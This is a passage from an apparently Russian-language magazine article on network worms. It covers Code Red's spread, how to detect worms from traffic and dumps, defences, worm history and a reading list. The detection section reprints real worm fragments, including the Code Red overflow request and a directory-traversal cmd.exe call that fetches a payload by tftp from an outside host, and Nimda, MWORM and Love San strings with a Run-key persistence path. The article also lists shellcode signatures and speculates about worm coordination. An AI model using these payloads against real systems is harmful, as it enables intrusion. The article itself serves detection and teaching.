Конечно, наличие каких бы то ни было средств межвирусной синхронизации существенно увеличивает сетевой трафик, однако если к этому вопросу подойти с умом, то перегрузку сети можно легко предотвратить. Заразив все уязвимые узлы, червь впадет в глубокую спячку, уменьшая свою активность до минимума. Можно пойти и дальше, выделив каждому из червей определенное пространство IP-адресов для заражения, автоматически наследуемое новорожденным потомством. Тогда процесс заражения сети займет рекордно короткое время, и при этом ни один из IP-адресов не будет проверен дважды. Исчерпав запас IP-адресов, червь обратит свои внутренние счетчики в исходное положение, вызывая вторую волну заражения. Часть ранее инфицированных узлов к этому моменту уже будет исцелена (но не залатана), а часть может быть инфицирована повторно.

Как бы там ни было, грамотно спроектированный червь вызывать перегрузку сети не должен, и лишь досадные программистские ошибки мешают привести этот план в исполнение. Внешне такой червь может показаться вполне безопасным, и подавляющее большинство администраторов скорее всего проигнорируют сообщения об угрозе (ибо негласное правило предписывает не трогать систему, пока она работает). Дыры останутся незалатанными и... в один прекрасный момент всемирная сеть рухнет.

В этом свете весьма показателен процесс распространения вируса Code Red, в пике своей эпидемии заразившего свыше 359 000 узлов в течении 24 часов. Как были получены эти цифры? Программа-монитор, установленная в локальной сети Лаборатории Беркли, перехватывала все проходящие через нее IP-пакеты и анализировала их заголовки. Пакеты, адресованные несуществующим узлам и направляющиеся на 80-й порт, были, очевидно, отправлены зараженным узлом (Code Red распространялся через уязвимость в MS IIS-сервере). Подсчет уникальных IP-адресов узлов-отправителей позволил надежно установить нижнюю границу численности популяции вируса. При желании процесс расползания вируса по всемирной сети можно увидеть и в динамике – www.caida.org/analysis/security/code-red/newframes-small-log.mov. Там же, на странице http://www.caida.org/analysis/security/code-red/coderedv2_analysis.xml, содержится текст, комментирующий происходящее зрелище. А зрелище и впрямь получилось впечатляющим и... поучительным. Всем, особенно разработчикам вирусов, настоятельно рекомендую посмотреть. Быть может это научит кое-кого не ронять сеть своим очередным... ммм... творением.




**Рисунок 3. Зависимость удельной скорости распространения червя от времени. Сначала червь размножался крайне медленно, можно даже сказать лениво. Впрочем, на поражение ключевых нервных центров сети у вируса ушло всего несколько часов, по истечении которых он успел оккупировать практически все развитые страны мира. Нагрузка на сеть стремительно росла, однако провайдеры с этим еще справлялись. Приблизительно через 12 часов, когда червь вступил во взрывную стадию своего размножения, объем перекачиваемого трафика скачкообразно возрос в тысячи раз, и большинство сетевых ресурсов оказалось недоступно, что затормозило распространение червя, но было уже поздно, т.к. львиная часть уязвимых серверов к тому времени оказалась поражена. Испещренный характер спада кривой отражает периодическое полегание различных сегментов сети Интернет, загибающихся от чудовищной нагрузки, и их мужественное восстановление самоотверженными администраторами. Вы думаете, они устанавливали заплатки? А вот и нет! Через четыре часа, когда вирус окончил свое распространение и перешел к массированной атаке, на кривой наблюдается небывалый всплеск, по сравнению с которым предыдущий пик не тянет даже на жалкий холмик. 12 000 искажаемых веб-страниц за минуту – это ли не результат?!**

## Как обнаружить червя

*– Это знак червя?*
*– Червь. И большой.*
*Френк Херберт, «Дюна»*

Грамотно сконструированный и не слишком прожорливый программный код обнаружить не так-то просто! Есть ряд характерных признаков червя, но все они ненадежны, и гарантированный ответ дает лишь дизассемблирование. Но что именно нужно дизассемблировать? В случае с файловыми вирусами все более или менее ясно. Подсовываем системе специальным образом подготовленные «дрозофилы» и смотрим, не окажется ли какая-то из них изменена. Хороший результат дает и проверка целостности системных файлов по заранее сформированному эталону. В операционных системах семейства Windows на этот случай припасена утилита sfc.exe, хотя, конечно, специализированный дисковый ревизор справится с этой задачей намного лучше.

Черви же могут вообще не дотрагиваться до файловой системы, оседая в оперативной памяти адресного пространства уязвимого процесса. Распознать зловредный код по внешнему виду нереально, а проанализировать весь слепок памяти целиком – чрезвычайно трудоемкий и затруднительный процесс, тем более что явных команд передачи управления машинному коду червя может и не быть (подробнее см. раздел «Структурная анатомия червя»).

Однако где вы видели вежливого и во всех отношениях корректного червя? Ничуть не собираясь отрицать тот факт, что среди червей попадаются и высокоинтеллектуальные разработки, созданные талантливыми и, бесспорно, профессиональными программистами, автор этой статьи вынужден признать, что все черви, выловленные в живой природе, содержали те или иные конструктивные огрехи, демаскирующие присутствие чего-то постороннего.

Верный признак червя – большое количество исходящих TCP/IP-пакетов, расползающихся по всей сети и в большинстве своем адресованных несуществующим получателям. Рассылка пакетов происходит либо постоянно, либо совершается через более или менее регулярные и при том очень короткие промежутки времени, например, через 3 – 5 сек. Причем соединение устанавливается без использования доменного имени, непосредственно по IP-адресу (внимание: не все анализаторы трафика способны распознать этот факт, поскольку на уровне функции connect соединение всегда устанавливается именно по IP-адресам, возвращаемым функцией gethostbyname по их доменному имени). Правда, как уже отмечалось, червь может сканировать локальные файлы жертвы на предмет поиска подходящих доменных имен. Это может быть и адресная книга почтового клиента, и список доверенных узлов, и просто архив HTML-документов (странички со ссылками на другие сайты для HTTP-червей в высшей степени актуальны). Ну, факт сканирования файлов распознать нетрудно. Достаточно поместить наживку – файлы, которые при нормальных обстоятельствах никогда и никем не открываются (в т. ч. и антивирусными демонами установленными в системе), но с ненулевой вероятностью будут замечены и проглочены червем. Достаточно лишь периодически контролировать время последнего доступа к ним.

Другой верный признак червя – ненормальная сетевая активность. Подавляющее большинство известных на сегодняшний день червей размножаются с неприлично высокой скоростью, вызывающей характерный взлет исходящего трафика. Также могут появиться новые порты, которые вы не открывали и которые непонятно кто прослушивает. Впрочем, прослушивать порт можно и без его открытия – достаточно лишь внедриться в низкоуровневый сетевой сервис. Поэтому к показаниям анализаторов трафика следует относиться со здоровой долей скептицизма, если, конечно, они не запущены на отдельной машине, которую червь гарантированно не сможет атаковать.

Третьим признаком служат пакеты с подозрительным содержимым. Под «пакетом» здесь понимаются не только TCP/IP-пакеты, но и сообщения электронной почты, содержащие откровенно «левый» текст (впрочем, червь может маскироваться и под спам, а тщательно исследовать каждое спаммерское письмо не хватит ни нервов, ни времени). Вот TCP-пакеты в этом смысле намного более предпочтительнее, поскольку их анализ удается автоматизировать. Что следует искать? Универсальных решений не существует, но кое-какие наметки дать все-таки можно. В частности, применительно к веб-серверам и запросам типа GET характерным признаком shell-кода являются:

а) имена командных интерпретаторов (cmd.exe, sh), системных библиотек типа admin.dll и подобных им файлов;
б) последовательность из трех и более машинных команд NOP, записываемая приблизительно так: %u9090;
в) машинные команды CALL ESP, JMP ESP, INT 80h и другие подобные им (полный список занимает слишком много места и поэтому здесь не приводится);
г) бессмысленные последовательности вроде .\.\.\ или XXX, используемые вирусом для переполнения.

Однако не пытайтесь напрямую дизассемблировать двоичный код, содержащийся в пакете, выглядевшем как пакет, предназначенный для срыва стека и подрыва авторитета системы. Поскольку заранее неизвестно, на какой именно байт shell-кода передается управление, точку входа определить не так-то просто, и вовсе не факт, что ею окажется первый байт пакта или двоичного кода. И не возлагайте на авторизированный поиск большие надежды – он срабатывает далеко не всегда. Достаточно слегка зашифровать shell-код, и все признаки червя немедленно исчезнут. Впрочем, поскольку размер переполняемого буфера зачастую очень и очень мал, втиснуть в отведенный объем головы вируса еще и шифровщик не так-то просто.

Во всяком случае тройка крупнейших червей легко обнаруживается автоматизированным анализом: и Code Red, и Nimda, и Slammer…

**Листинг 4. Голова червя Code Red, приходящая в первом TCP-пакете**

```
GET /default. ida?
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
```

```
XXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXX
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858 ↵
    %ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00 ↵
    %u531b%u53ff%u0078%u0000%u00= a HTTP 1.0
Content- type: text/ xml,
Content- length: 3379

GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/
c+tftp%20-i%20XXX.XXX.XXX.XXX%20GET%20Admin.dll%20c:\Admin.dll
```

Листинг 5. Голова червя Nimda

Если червь содержит в себе незашифрованные текстовые строки (а многие из червей устроены именно так!), то злобный характер его натуры распознается уже при беглом просмотре HEX-кода исследуемого файла:

```
00005FA0:  47 45 54 20 2F 73 63 72 | 69 70 74 73 2F 2E 2E 25   GET /scripts/..%
00005FB0:  63 31 25 31 63 2E 2E 2F | 77 69 6E 6E 74 2F 73 79   c1%1c../winnt/sy
00005FC0:  73 74 65 6D 33 32 2F 63 | 6D 64 2E 65 78 65 3F 2F   stem32/cmd.exe?/
00005FD0:  63 2B 63 6F 70 79 25 32 | 30 63 3A 5C 77 69 6E 6E   c+copy%20c:\winn
00005FE0:  74 5C 73 79 73 74 65 6D | 33 32 5C 63 6D 64 2E 65   t\system32\cmd.e
00005FF0:  78 65 25 32 30 63 3A 5C | 4D 77 6F 72 6D 2E 65 78   xe%20c:\Mworm.ex
00006000:  65 20 48 54 54 50 2F 31 | 2E 30 0D 0A 0D 0A 00 00   e HTTP/1.0♪◙♪◙
```

Листинг 6. Фрагмент вируса MWORM

Некоторые черви в целях уменьшения своих размеров и не в последнюю очередь маскировки, сжимаются тем или иным упаковщиком исполняемых программ, и перед анализом их необходимо распаковать.

```
000021EC:  77 69 6E 64 6F 77 73 75 | 70 64 61 74 65 2E 63 6F   windowsupdate.co
000021FC:  6D 00 25 73 0A 00 73 74 | 61 72 74 20 25 73 0A 00   m %s◙ start %s◙
0000220C:  74 66 74 70 20 2D 69 20 | 25 73 20 47 45 54 20 25   tftp -i %s GET %
0000221C:  73 0A 00 25 64 2E 25 64 | 2E 25 64 2E 25 64 00 25   s◙ %d.%d.%d.%d %
0000222C:  69 2E 25 69 2E 25 69 2E | 25 69 00 72 62 00 4D 00   i.%i.%i.%i rb M
0000223C:  64 00 2E 00 25 73 00 42 | 49 4C 4C 59 00 77 69 6E   d . %s BILLY win
0000224C:  64 6F 77 73 20 61 75 74 | 6F 20 75 70 64 61 74 65   dows auto update
0000225C:  00 53 4F 46 54 57 41 52 | 45 5C 4D 69 63 72 6F 73    SOFTWARE\Micros
0000226C:  6F 66 74 5C 57 69 6E 64 | 6F 77 73 5C 43 75 72 72   oft\Windows\Curr
0000227C:  65 6E 74 56 65 72 73 69 | 6F 6E 5C 52 75 6E 00 00   entVersion\Run
```

Листинг 7. Фрагмент вируса Love San после распаковки

Ищите в дампе подозрительные сообщения, команды различных прикладных протоколов (GET, HELO и т. д.), имена системных библиотек, файлов-интерпретаторов, команды операционной системы, символы конвейера, доменные имена сайтов, обращение к которым вы не планировали и в чьих услугах судя по всему не нуждаетесь, IP-адреса, ветви реестра, ответственные за автоматический запуск программ и т. д.

При поиске головы червя используйте тот факт, что shell-код эксплоита, как правило, размещается в секции данных и содержит легко узнаваемый машинный код. В частности, команда CDh 80h (INT 80h), ответственная за прямой вызов системных функций операционных систем семейства Linux, встречается практически во всех червях, обитающих на этой ОС.

Вообще говоря, проанализировав десяток различных червей, вы настолько проникнетесь концепциями их устройства, что без труда распознаете знакомые конструкции и в других организмах. А заочно червей все равно не изучить.

## Как побороть червя

*– Как же тогда справиться с червями?*

*– Мне неизвестно оружие, кроме атомного, взрывчатой силы которого было бы достаточно для уничтожения червя целиком.*

*Френк Херберт, «Дюна»*

Гарантированно защититься от червей нельзя. С другой стороны, черви, вызвавшие крупные эпидемии, все до единого появлялись задолго после выхода заплаток, атакуя компьютеры, не обновляемые в течение нескольких месяцев или даже лет! В отношении серверов, обсуживаемых лицами, претендующими на звание «администратора», это, бесспорно, справедливая расплата за небрежность и бездумность. Но с домашними компьютерами не все так просто. У среднестатистического пользователя ПК нет ни знаний, ни навыков, ни времени, ни денег на регулярное выкачивание из сети сотен мегабайт Service Pack и зачастую устанавливающимся только после серии магических заклинаний и танцев с бубном. Неквалифицированные пользователи в своей массе никогда не устанавливали обновления и никогда не будут устанавливать.

Важно понять, что антивирусы вообще не могут справиться с червями. В принципе. Потому что, исцеляя машину, они не устраняют брешь в системе безопасности, и вирус приползает вновь и вновь. Не стоит возлагать особых надежд и на брандмауэры. Да, они могут оперативно закрыть уязвимый порт или отфильтровывать сетевые пакеты с сигнатурой вируса внутри. При условии, что вирус атакует порт той службы, которая не очень-то и нужна, брандмауэр действительно действует безотказно (если, конечно, не может быть атакован сам). Хуже, если червь распространяется через такой широко распространенный сервис, как, например, WEB. Закрывать его нельзя и приходится прибегать к анализу TCP/IP-трафика на предмет наличия в нем следов того или иного червя, то есть идти по пути выявления вполне конкретных представителей кибернетической фауны.

Хотя отдельные фирмы и предлагают высокопроизводительные аппаратные сканеры, построенные на программируемых логических устройствах, сокращенно именуемых PLD – от Programmable Logic Devices (www.arl.wustl.edu/~lockwood/publications/MAPLD_2003_e10_lockwood_p.pdf), в целом ситуация остается довольно удручающей, причем ни один из представленных на рынке сканеров не способен распознавать полиморфных червей, т.к. для осуществления этой операции в реальном времени потребуется весьма нехилые аппаратные мощности, и стоимость получившегося агрегата рискует оказаться сопоставимой с убытками, наносимыми самими червями (а в том, что такие черви когда-нибудь да появятся, сомневаться не приходится). Впрочем, программные сканеры сокращают пропускную способность системы еще больше…

Жестокая, но зато кардинальная мера – заблаговременно создать слепок операционной системы вместе со всеми установленными приложениями и в ответственных случаях автоматически восстанавливать один раз в сутки или, по крайней мере, один раз в месяц. В частности, в операционных системах семейства NT это можно сделать с помощью штатной программы backup и встроенного планировщика. Правда, если червь поражает пользовательские файлы (например, файлы документов, письма электронной почты, скачанные вебстранички и т. д.), это ничем не поможет. Теоретически факт искажения пользовательских файлов могут выявить ревизоры и системы контроля версий, практически же они с трудом отличают изменения, вызванные вирусом, от изменений сделанных самых пользовате-

лем. Но не будем забывать о возможности подложить вирусу дрозофилу, целостность которой мы и будем время от времени контролировать.

## Заключение

На самом деле, это еще не конец статьи, и в следующем номере мы подробно рассмотрим механизм переполнения буфера, технику выявления уязвимых программ и некоторые способы защиты.

[1] По отношению к Windows NT это не так, и всякий код, который только можно прочитать, по умолчанию можно и исполнить.

Рисунок 4. Так может выглядеть аппаратный анализатор трафика

## Конец затишья перед бурей?

Информационные бюллетени, выходящие в последнее время, все больше и больше напоминают боевые сводки с полей сражения. Только за первые три года нового тысячелетия произошло более десяти разрушительных вирусных атак, в общей сложности поразивших несколько миллионов компьютеров. Более точную цифру привести затруднительно, поскольку всякое информационное агентство склонно оценивать размах эпидемии по-своему, и различия в один-два порядка – вполне распространенное явление. Но, как бы там ни было, затишье, длившееся еще со времен Морриса, закончилось, и вирусописатели, словно проснувшиеся после долгой спячки, теперь перешли в наступление. Давайте вспомним, как все это начиналось.

Первой ласточкой, стремительно вылетевшей из гнезда, стала Melissa, представляющая собой обычный макровирус, распространяющийся через электронную почту. Способностью к самостоятельному размножению она не обладала и сетевым червем в строгом смысле этого слова очевидно не являлась. Для поддержания жизнедеятельности вируса требовалось наличие большого количества неквалифицированных пользователей, которые: а) имеют установленный MS Word; б) игнорируют предупреждения системы о наличии макросов в документе или же обработка макросов по умолчанию разрешена; в) пользуются адресной книгой почтового клиента Outlook Express; г) все приходящие вложения открывают не глядя.

И эти пользователи нашлись! По различным оценкам Melissa удалось заразить от нескольких сотен тысяч до полутора миллионов машин, затронув все развитые страны мира.

Величайшая ошибка информационных агентств и антивирусных компаний состоит в том, что они в погоне за сенсацией сделали из Melissa событие номер один, чем раздадорили огромное количество программистов всех мастей, вручив им образец для подражания. Как это обычно и случается, на первых порах подражатели дальше тупого копирования не шли. Сеть наводнили полчища вирусов-вложений, скрывающих свое тело под маской тех или иных форматов. Верхом наглости стало появление вирусов, распространяющихся через исполняемые файлы. И ведь находились такие пользователи, что их запускали… Разнообразные методы маскировки (вроде внедрения в исполняемый файл графической пиктограммы) появились значительно позже. Нашумевший Love Letter, прославившийся своим романтическим признанием в любви, технической новизной не отличался и как его коллеги распространялся через почтовые вложения, в которых на этот раз содержался Visual Basic Script. Три миллиона зараженных машин – рекорд, который не смог побить даже сам Love San, – лишний раз свидетельствует о том, что рядовой американский мужик не крестится даже после того, как гром трижды вдарит и охрипший от свиста рак с горы гикнется.

Более или менее квалифицированных пользователей (и уж тем более профессионалов!) существование почтовых червей совершенно не волновало и они полагали, что находятся в абсолютной безопасности. Переломным моментом стало появление Kilez, использующего для своего распространения ошибку реализации плавающих фреймов в Internet Explorer. Заражение происходило в момент просмотра инфицированного письма и сетевое сообщество немедленно забило тревогу.

Однако за год до этого было отмечено появление первого червя, самостоятельно путешествующего по Сети и проникающего на заражаемые сервера через дыру в Microsoft Internet Information Server и Sun Solaris Admin Suite. По некоторым данным, червю удалось поразить до восьми тысяч машин (на две тысячи больше, чем Червь Морриса). Для современных масштабов Сети это пустяк, не стоящий даже упоминания. Короче говоря, вирус остался незамеченным, а программное обеспечение – не обновленным.

Расплата за халатное отношение к безопасности не заставила себя ждать и буквально через пару месяцев появился новый вирус, носящий название Code Red, который со своей более поздней модификацией Code Red II уложил более миллиона узлов за короткое время. Джинн был выпущен из бутылки и тысячи хакеров, вдохновленные успехом своих коллег, оторвали мыши хвост и засели за клавиатуру.

За два последующих года были найдены критические уязвимости в Apache- и SQL-серверах и выращены специальные породы червей для их освоения. Результат, как водится, превзошел все ожидания. Сеть легла, и некоторые даже стали поговаривать о скором конце Интернета и необходимости полной реструктуризации Сети (хотя всего-то и требовалось – уволить администраторов, не установивших вовремя заплатки).

Вершиной всему стала грандиозная дыра, найденная в системе управления DCOM и распространяющаяся на весь модельный ряд NT-подобных систем (в первую очередь это сама NT, а также W2K, XP и даже Windows 2003). Тот факт,

Таблица 1. Top10: парад сетевых вирусов – от Червя Морриса до наших дней (указанное количество зараженных машин собрано из различных источников и не слишком-то достоверно, поэтому не воспринимайте его как истину в первой инстанции)

| вирус | когда обнаружен | что поражал | механизмы распространения | машин заразил |
|---|---|---|---|---|
| Вирус Морриса | 1988, ноябрь | UNIX, VAX | отладочный люк в sendmail, переполнение буфера в finger, слабые пароли | 6.000 |
| Melissa | 1999, ??? | e-mail через MS Word | человеческий фактор | 1.200.000 |
| LoveLetter | 2000, май | e-mail через VBS | человеческий фактор | 3.000.000 |
| Klez | 2002, июнь | e-mail через баг в IE | уязвимость в IE с IFRAME | 1.000.000 |
| sadmind/IIS | 2001, май | Sun Solaris/IIS | переполнение буфера в Sun Solaris AdminSuite/IIS | 8.000 |
| Code Red I/II | 2001, июль | ISS | переполнение буфера в IIS | 1.000.000 |
| Nimda | 2001, сентябрь | ISS | переполнение буфера в IIS, слабые пароли и др. | 2.200.000 |
| Slapper | 2002, июль | Lunix Apache | переполнение буфера в OpenSSL | 20.000 |
| Slammer | 2003, январь | MS SQL | переполнение буфера в SQL | 300.000 |
| Love San | 2003, август | NT/200/XP/2003 | переполнение буфера в DCOM | 1.000.000 (???) |

что данная уязвимость затрагивает не только серверы, но и рабочие станции (включая домашние компьютеры) обеспечил червю Love San плодотворное поле для существования, поскольку подавляющее большинство домашних компьютеров и рабочих станций управляется неквалифицированным персоналом, не собирающимся в ближайшее время ни обновлять операционную систему, ни устанавливать брандмауэр, ни накладывать заплатку на дыру в системе безопасности, ни даже отключать этот никому не нужный DCOM (для отключения DCOM можно воспользоваться утилитой DCOMbobulator, доступной по адресу http://grc.com/freepopular.htm, она же проверит вашу машину на уязвимость и даст несколько полезных рекомендаций по защите системы).

Что ждет нас завтра – неизвестно. В любой момент может открыться новая критическая уязвимость, поражающая целое семейство операционных систем, и прежде чем соответствующие заплатки будут установлены, деструктивные компоненты червя (если таковые там будут) могут нанести такой урон, который повергнет весь цивилизованный мир во мрак и хаос…

## Что читать. Интересные ссылки на сетевые ресурсы:


1. Attacks of the Worm Clones – Can we prevent them – материалы RSA Conference 2003 от Symantec, содержат множество красочных иллюстраций, которые стоят того, чтобы на них посмотреть http://www.rsaconference.com/rsa2003/europe/tracks/pdfs/hackers_t14_szor.pdf;
2. An Analysis of the Slapper Worm Exploit – подробный анализ червя Slapper от Symantec, ориентированный на профессионалов, настоятельно рекомендуется всем тем, кто знает Си и ассемблер: http://securityresponse.symantec.com/avcenter/reference/analysis.slapper.worm.pdf;
3. Inside the Slammer Worm – анализ червя Slammer, ориентированный на эрудированных пользователей ПК, тем не менее достаточно интересен и для администраторов: http://www.cs.ucsd.edu/~savage/papers/IEEESP03.pdf;
4. An Analysis of Microsoft RPC/DCOM Vulnerably – обстоятельный анализ нашумевшей дыры в NT/W2K/XP/2003, рекомендуется: http://www.inetsecurity.info/downloads/papers/MSRPCDCOM.pdf;
5. The Internet Worm Program: An Analysis – исторический документ, выпущенный по следам Червя Морриса, и содержащий подробный анализ его алгоритма: http://www.cerias.purdue.edu/homes/spaf/tech-reps/823.pdf;
6. With Microscope and Tweezers: An Analysis of the Internet Virus of November 1988 – еще один исторический анализ архитектуры Червя Морриса: http://www.deter.com/unix/papers/internet_worm.pdf;
7. The Linux Virus Writing And Detection HOWTO – любопытная вариация на тему «пишем вирус и антивирус для Linux»: http://www.rootshell.be/~doxical/download/docs/linux/Writing_Virus_in_Linux.pdf;
8. Are Computer Hacker Break-ins Ethical? – этично ли взламывать компьютеры или нет, вот в чем вопрос! http://www.cerias.purdue.edu/homes/spaf/tech-reps/994.pdf;
9. Simulating and optimising worm propagation algorithms – анализ скорости распространения червя в зависимости от различных условий, рекомендуется для людей с математическим складом ума: http://downloads.securityfocus.com/library/WormPropagation.pdf;
10. Why Anti-Virus Software Cannot Stop the Spread of Email Worms – статья, разъясняющая причины неэффективности антивирусного программного обеспечения в борьбе с почтовыми вирусами, настоятельно рекомендуется для ознакомления всем менеджерам по рекламе антивирусов: http://www.interhack.net/pubs/email-trojan/email-trojan.pdf;
11. Просто интересные документы по червям россыпью; http://www.dwheeler.com/secure-programs/secure-programming-handouts.pdf; http://www.cisco.com/warp/public/cc/so/neso/sqso/safr/prodlit/sawrm_wp.pdf; http://engr.smu.edu/~tchen/papers/Cisco%20IPJ_sep2003.pdf; http://crypto.stanford.edu/cs155/lecture12.pdf; http://www.peterszor.com/slapper.pdf.